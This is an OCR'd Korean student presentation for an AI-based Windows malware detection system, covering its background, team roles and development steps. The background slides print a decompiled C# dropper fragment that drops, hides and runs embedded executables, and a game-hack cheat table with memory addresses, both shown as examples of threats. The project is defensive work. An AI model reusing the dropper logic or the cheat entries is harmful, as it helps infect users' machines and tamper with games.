AI 기반 윈도우 실행 파일 악성코드 탐지 시스템

AI-Powered Malware Detection System for Windows Executables

목차

A table of contents.

Part 1.

과제 배경

Part 1,

과제 배경

사용자의 악성코드 실행을 유도하는 피싱메일 주의보


입력 : 2024-07-02 10:48

비용처리, 운영 지침 검토 첨부파일로 위장한 피싱 메일 유포
워드 온라인 버전 설치 안내로 위장한 메시지, 사용자가 악성코드를 실행하도록 유도
이메일 발신자 확인·수상한 메일 내 첨부파일 및 URL 실행 금지 등 보안수칙 준수해야

[보안뉴스 박은주 기자] 최근 사용자가 직접 악성코드를 실행하도록 유도하는 피싱 메일이 발견돼 사용자 주의들의 각별한 주의가 요구된다.

▲비용처리나 운영 지침 검토 등의 내용으로 위장한 피싱 메일 본문[자료=안랩]

안랩이 최근 발견한 사례에서는 공격자가 비용처리나 운영 지침 검토 등의 내용으로 위장한 피싱 메일과 함께 첨부파일(.html)을 유포했다. 사용자가 내용 확인을 위해 첨부파일을 열면 MS Word 문서로 정교하게 위장한 가짜 페이지와 안내 메시지가 나타난다.




출처 : https://www.boannews.com/media/view.asp?idx=131034&page=2&kind=1

Part 1,

과제 배경

```
string text = Class2.Class1_0.FileSystem.SpecialDirectories.Temp + "₩₩Setup.exe";
if (!File.Exists(text))
{
    File.WriteAllBytes(text, Class7.Setup);
    Process.Start(text);
}
if (File.Exists(text))
{
    File.SetAttributes(text, FileAttributes.Hidden);
    Process.Start(text);
}
string text2 = Directory.GetCurrentDirectory() + "₩₩smtp-verifier .exe";
Array smtp_verifier = Class7.smtp_verifier;
if (File.Exists(text2))
{
    Process.Start(text2);
}
if (!File.Exists(text2))
{
    Class2.Class1_0.FileSystem.WriteAllBytes(text2, (byte[])smtp_verifier, true);
    File.SetAttributes(text2, FileAttributes.Hidden);
    Process.Start(text2);
}
```


악성코드



암호화가 안되서 compare이 보이는 부분

출처:https://isaa.re.kr/index.php?page=view&pg=2&idx=690&hCode=BOARD&bo_idx=4&sfl=&stx=

Part 1,

과제 배경

Active	Description	Address	Type	Value
☒	대미지 관련 핵			
☐	공속핵			<script>
☐	미스핵			<script>
☐	퍼펙트핵			<script>
☒	이동속도 핵			
☐	달리기 속도	P->2F125D8C	4 Bytes	171
☐	걸음 속도	P->2F125D88	4 Bytes	526
☐	수영 속도(보트 적용x)	P->2F125D94	4 Bytes	1170
☒	제거 핵			
☐	벽 제거			<script>
☐	바닥 제거			<script>
☐	아이템 제거			<script>
☐	탈 것 제거			<script>
☐	캐릭터 제거			<script>
☐	이펙트 제거			<script>
☒	원격 파티			
☐	클릭한 캐릭터의 IOD(신버전용)	00584C2C	4 Bytes	00000000
☐	클릭한 캐릭터의 IOD(구버전용)	00584C0C	4 Bytes	00540A4C
☐	파티 신청 받을 캐릭터의 IOD	0052792C	4 Bytes	00000000
☐	파티 걸기			<script>
☒	기타 유틸리티			
☐	체력회복용 탈것핵			<script>
☐	위치고정			<script>
☐	상점 핵(신버전용)			<script>
☐	상점 핵(구버전용)			<script>
☐	원격 용병 인벤토리			<script>
☐	맵 보이기			<script>

게임핵


Part 2.

팀원 구성

Part 1,

팀원구성

우건희



악성코드

실행파일
분석


클라우드
서버

실행파일 악성코드 유무 분석
실행파일 암호화 분석
네이버 클라우드 시스템 구축

Part 1,

팀원구성

팀원2



악성코드

인공지능


분석 서버

악성코드, 일반 프로그램(데이터) 수집
머신러닝 기반으로 한 인공지능 모델
악성코드 분석 서버

Part 1,

팀원구성

팀원3



웹 개발

DB 서버


웹 서버

웹 프레임워크를 활용한 웹 인터페이스
블랙리스트 담은 DB 서버 개발
추천 암호화 기법 리스트 화

Part 1,

팀원구성

팀원4



기획

산출물 관리

테스트 및 기타 개발 활동

프로젝트 기획서 작성
프로젝트 진행 시 나온 산출물 관리
프로젝트 일정 조정 등 부팀장

Part 3.

개발 과정

Part 2,

개발 과정(통합)

STEP 1		STEP 2		STEP 3		STEP 4
프로젝트 요구사항 분석	>>	기술 스택 선정	>>	프로젝트 계획 및 일정 수립	>>	커뮤니케이션 및 협업 툴 선정

Part 2,

개발 과정(악성코드 분석)

STEP 1		STEP 2		STEP 3		STEP 4
데이터 수집 및 전처리	>>	머신러닝 모델 개발	>>	모델 튜닝 및 최적화	>>	모델 테스트 및 검증

Part 2,

개발 과정(파일 내부 분석)

STEP 1		STEP 2		STEP 3		STEP 4
파일 분석 도구 조사 및 선택	>>	파일 구조 분석 모듈 개발	>>	암호화 여부 판별 기능 개발	>>	모듈 통합 및 테스트

Part 2,

개발 과정(웹)

STEP 1		STEP 2		STEP 3		STEP 4
웹 프레임워크 선정 및 초기 설정	>>	파일 업로드 기능 구현	>>	결과 표시 인터페이스 개발	>>	VirusTotal API 통합

Part 2,

개발 과정(통합)


STEP 1		STEP 2
시스템 배포	>>	유지보수 및 업데이트

Part 4.

활용 방안 및 기대 효과

Part 4,

활용 방안 및 기대효과



감사합니다